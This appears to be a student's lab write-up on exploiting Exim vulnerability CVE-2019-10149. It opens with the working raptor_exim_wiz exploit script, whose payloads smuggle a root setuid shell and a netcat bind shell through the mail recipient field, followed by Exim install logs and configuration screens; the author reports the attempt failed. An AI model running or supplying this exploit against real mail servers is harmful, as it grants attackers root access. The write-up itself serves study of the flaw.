PAYLOAD_SETUID='${run{\x2fbin\x2fsh\t-c\t\x22chown\troot\t\x2ftmp\x2fpwned\x3bchmod\t4755\t\x2ftmp\x2fpwned\x22}}@localhost'
PAYLOAD_NETCAT='${run{\x2fbin\x2fsh\t-c\t\x22nc\t-lp\t31337\t-e\t\x2fbin\x2fsh\x22}}@localhost'

# usage instructions
function usage()
{
        echo "$0 [-m METHOD]"
        echo
        echo "-m setuid : use the setuid payload (default)"
        echo "-m netcat : use the netcat payload"
        echo
        exit 1
}
```




```
# payload delivery
function exploit()
{
        # connect to localhost:25
        exec 3<>/dev/tcp/localhost/25

        # deliver the payload
        read -u 3 && echo $REPLY
        echo "helo localhost" >&3
        read -u 3 && echo $REPLY
        echo "mail from:<>" >&3
        read -u 3 && echo $REPLY
        echo "rcpt to:<$PAYLOAD>" >&3
        read -u 3 && echo $REPLY
        echo "data" >&3
        read -u 3 && echo $REPLY
        for i in {1..31}
        do
                echo "Received: $i" >&3
        done
        echo "." >&3
        read -u 3 && echo $REPLY
        echo "quit" >&3
        read -u 3 && echo $REPLY
}

# print banner
echo
echo 'raptor_exim_wiz - "The Return of the WIZard" LPE exploit'
echo 'Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>'
echo

# parse command line
while [ ! -z "$1" ]; do
        case $1 in
                -m) shift; METHOD="$1"; shift;;
                * ) usage
                ;;
        esac
done
if [ -z $METHOD ]; then
        usage
fi
# setuid method
if [ $METHOD = "setuid" ]; then

        # prepare a setuid shell helper to circumvent bash checks
        echo "Preparing setuid shell helper..."
        echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c
        gcc -o /tmp/pwned /tmp/pwned.c 2>/dev/null
        if [ $? -ne 0 ]; then
                echo "Problems compiling setuid shell helper, check your gcc."
                echo "Falling back to the /bin/sh method."
                cp /bin/sh /tmp/pwned
        fi
        echo

        # select and deliver the payload
        echo "Delivering $METHOD payload..."
        PAYLOAD=$PAYLOAD_SETUID
        exploit
        echo

        # wait for the magic to happen and spawn our shell
        echo "Waiting 5 seconds..."
        sleep 5
        ls -l /tmp/pwned
        /tmp/pwned

# netcat method
elif [ $METHOD = "netcat" ]; then

        # select and deliver the payload
        echo "Delivering $METHOD payload..."
        PAYLOAD=$PAYLOAD_NETCAT
        exploit
        echo

        # wait for the magic to happen and spawn our shell
        echo "Waiting 5 seconds..."
        sleep 5
        nc -v 127.0.0.1 31337

# print help
else
        usage
fi
```

My exploitation method


The vulnerability that I selected for exploitation is CVE-2019-10149. First of all I would have to say that I was not successful when exploiting the vulnerability. I tried my maximum best to make the exploitation a success. But unfortunately I was not. But I will show you all the steps clearly that I have followed when trying to exploit the vulnerability.

❖Step 01:-

- As the very 1st step in the beginning what I did was installing the Exim mail server.



```
dilshan@kali:~$ sudo apt-get install exim4
[sudo] password for dilshan:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  b43-fwcutter docutils-common docutils-doc firmware-b43-installer firmware-b43legacy-installer golismero libjs-jquery-easing libjs-jquery-fancybox
  libjs-jquery-mousewheel libpcsc-perl libpython-all-dev pcsc-tools pyrit python-all python-all-dev python-argcomplete python-bs4 python-bson python-bson-ext
  python-dnspython python-docutils python-entrypoints python-gridfs python-html5lib python-keyring python-keyrings.alt python-lxml python-netaddr python-pip
  python-pip-whl python-pymongo python-pymongo-ext python-pyscard python-rfidiot python-roman python-scapy python-simplejson python-soupsieve python-sqlalchemy
  python-sqlalchemy-ext python-webencodings python-wheel python-xdg ruby-diff-lcs ruby-docile ruby-rspec-expectations ruby-rspec-support ruby-simplecov
  ruby-simplecov-html vlc-l10n vlc-plugin-notify vlc-plugin-samba vlc-plugin-video-splitter vlc-plugin-visualization
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  exim4-base exim4-config exim4-daemon-light
Suggested packages:
  exim4-doc-html | exim4-doc-info eximon4 spf-tools-perl
The following packages will be REMOVED:
  postfix
The following NEW packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light
0 upgraded, 4 newly installed, 1 to remove and 255 not upgraded.
1 not fully installed or removed.
Need to get 0 B/2,115 kB of archives.
After this operation, 207 kB disk space will be freed.
Do you want to continue? [Y/n] Y
Preconfiguring packages ...
(Reading database ... 511897 files and directories currently installed.)
Removing postfix (3.5.1-1) ...
Selecting previously unselected package exim4-config.
(Reading database ... 511722 files and directories currently installed.)
Preparing to unpack .../exim4-config_4.93-15_all.deb ...
Unpacking exim4-config (4.93-15) ...
Selecting previously unselected package exim4-base.
Preparing to unpack .../exim4-base_4.93-15_amd64.deb ...
Unpacking exim4-base (4.93-15) ...
Selecting previously unselected package exim4-daemon-light.
Preparing to unpack .../exim4-daemon-light_4.93-15_amd64.deb ...
Unpacking exim4-daemon-light (4.93-15) ...
Selecting previously unselected package exim4.
Preparing to unpack .../archives/exim4_4.93-15_all.deb ...
```




```
Unpacking exim4 (4.93-15) ...
Setting up tex-common (6.14) ...
Running mktexlsr. This may take some time... done.
Running updmap-sys. This may take some time... done.
Running mktexlsr /var/lib/texmf ... done.
Building format(s) --all.
        This may take some time...
fmtutil failed. Output has been stored in
/tmp/fmtutil.WZH0eJ87
Please include this file if you report a bug.

dpkg: error processing package tex-common (--configure):
 installed tex-common package post-installation script subprocess returned error exit status 1
Setting up exim4-config (4.93-15) ...
2020-05-12 14:40:14 Warning: No server certificate defined; will use a selfsigned one.
 Suggested action: either install a certificate or change tls_advertise_hosts option
Setting up exim4-base (4.93-15) ...
exim: DB upgrade, deleting hints-db
exim4-base.service is a disabled or a static unit not running, not starting it.
Setting up exim4-daemon-light (4.93-15) ...
Setting up exim4 (4.93-15) ...
Processing triggers for doc-base (0.10.9) ...
Processing 3 added doc-base files...
Processing triggers for systemd (245.5-2) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for kali-menu (2020.2.2) ...
Errors were encountered while processing:
 tex-common
E: Sub-process /usr/bin/dpkg returned an error code (1)
dilshan@kali:~$
```


- So as you can see in here an error occurs when installing the Exim. I tried several times reinstalling the Exim. But all the times this error stayed as it is. But although there was an error, the terminal showed me that the Exim was installed successfully.

❖Step 02:-


- Then I moved on to configure the Exim mail transfer agent.




```
Mail Server configuration

Please select the mail server configuration type that best meets your needs.

Systems with dynamic IP addresses, including dialup systems, should generally be configured to send outgoing mail to another machine, called a 'smarthost' for
delivery because many receiving systems on the Internet block incoming mail from dynamic IP addresses as spam protection.

A system with a dynamic IP address can receive its own mail, or local delivery can be disabled entirely (except mail for root and postmaster).

General type of mail configuration:

                              internet site; mail is sent and received directly using SMTP
                              mail sent by smarthost; received via SMTP or fetchmail
                              mail sent by smarthost; no local mail
                              local delivery only; not on a network
                              no configuration at this time


                             <Ok>                                  <Cancel>
```




```
Mail Server configuration

The 'mail name' is the domain name used to 'qualify' mail addresses without a domain name.

This name will also be used by other programs. It should be the single, fully qualified domain name (FQDN).

Thus, if a mail address on the local host is foo@example.org, the correct value for this option would be example.org.

This name won't appear on From: lines of outgoing messages if rewriting is enabled.

System mail name:

kali_

                    <Ok>                                        <Cancel>
```




```
Mail Server configuration

Please enter a semicolon-separated list of IP addresses. The Exim SMTP listener daemon will listen on all IP addresses listed here.

An empty value will cause Exim to listen for connections on all available network interfaces.

If this system only receives mail directly from local services (and not from other hosts), it is suggested to prohibit external connections to the local Exim
daemon. Such services include e-mail programs (MUAs) which talk to localhost only as well as fetchmail. External connections are impossible when 127.0.0.1 is
entered here, as this will disable listening on public network interfaces.

IP-addresses to listen on for incoming SMTP connections:

127.0.0.1 ; ::1_

                    <Ok>                                        <Cancel>
```



```
Mail Server configuration

Please enter a semicolon-separated list of recipient domains for which this machine should consider itself the final destination. These domains are commonly
called 'local domains'. The local hostname (kali) and 'localhost' are always added to the list given here.

By default all local domains will be treated identically. If both a.example and b.example are local domains, acc@a.example and acc@b.example will be delivered
to the same final destination. If different domain names should be treated differently, it is necessary to edit the config files afterwards.

Other destinations for which mail is accepted:

kali; kali; loacalhost.localdomain; localhost_

                    <Ok>                                        <Cancel>
```



```
Mail Server configuration

Please enter a semicolon-separated list of recipient domains for which this system will relay mail, for example as a fallback MX or mail gateway. This means
that this system will accept mail for these domains from anywhere on the Internet and deliver them according to local delivery rules.

Do not mention local domains here. Wildcards may be used.

Domains to relay mail for:

_

                    <Ok>                                        <Cancel>
```




Please enter a semicolon-separated list of IP address ranges for which this system will unconditionally relay mail, functioning as a smarthost.

You should use the standard address/prefix format (e.g. 194.222.242.0/24 or 5f03:1200:836f::/48).

If this system should not be a smarthost for any other host, leave this list blank.

Machines to relay mail for:




In normal mode of operation Exim does DNS lookups at startup, and when receiving or delivering messages. This is for logging purposes and allows keeping down the number of hard-coded values in the configuration.

If this system does not have a DNS full service resolver available at all times (for example if its Internet access is a dial-up line using dial-on-demand), this might have unwanted consequences. For example, starting up Exim or running the queue (even with no messages waiting) might trigger a costly dial-up-event.

This option should be selected if this system is using Dial-on-Demand. If it has always-on Internet access, this option should be disabled.

Keep number of DNS-queries minimal (Dial-on-Demand)?

<Yes> [✓ <No>]




Exim is able to store locally delivered email in different formats. The most commonly used ones are mbox and Maildir. mbox uses a single file for the complete mail folder stored in /var/mail/. With Maildir format every single message is stored in a separate file in ~/Maildir/.

Please note that most mail tools in Debian expect the local delivery method to be mbox in their default.

Delivery method for local mail:

mbox format in /var/mail/
[✓ Maildir format in home directory]




The Debian exim4 packages can either use 'unsplit configuration', a single monolithic file (/etc/exim4/exim4.conf.template) or 'split configuration', where the actual Exim configuration files are built from about 50 smaller files in /etc/exim4/conf.d/.

Unsplit configuration is better suited for large modifications and is generally more stable, whereas split configuration offers a comfortable way to make smaller modifications but is more fragile and might break if modified carelessly.

A more detailed discussion of split and unsplit configuration can be found in the Debian-specific README files in /usr/share/doc/exim4-base.

Split configuration into small files?

<Yes> [✓ <No>]



```
dilshan@kali:~$ sudo dpkg-reconfigure exim4-config
2020-05-12 14:57:37 Warning: No server certificate defined; will use a selfsigned one.
 Suggested action: either install a certificate or change tls_advertise_hosts option
dilshan@kali:~$ 
```

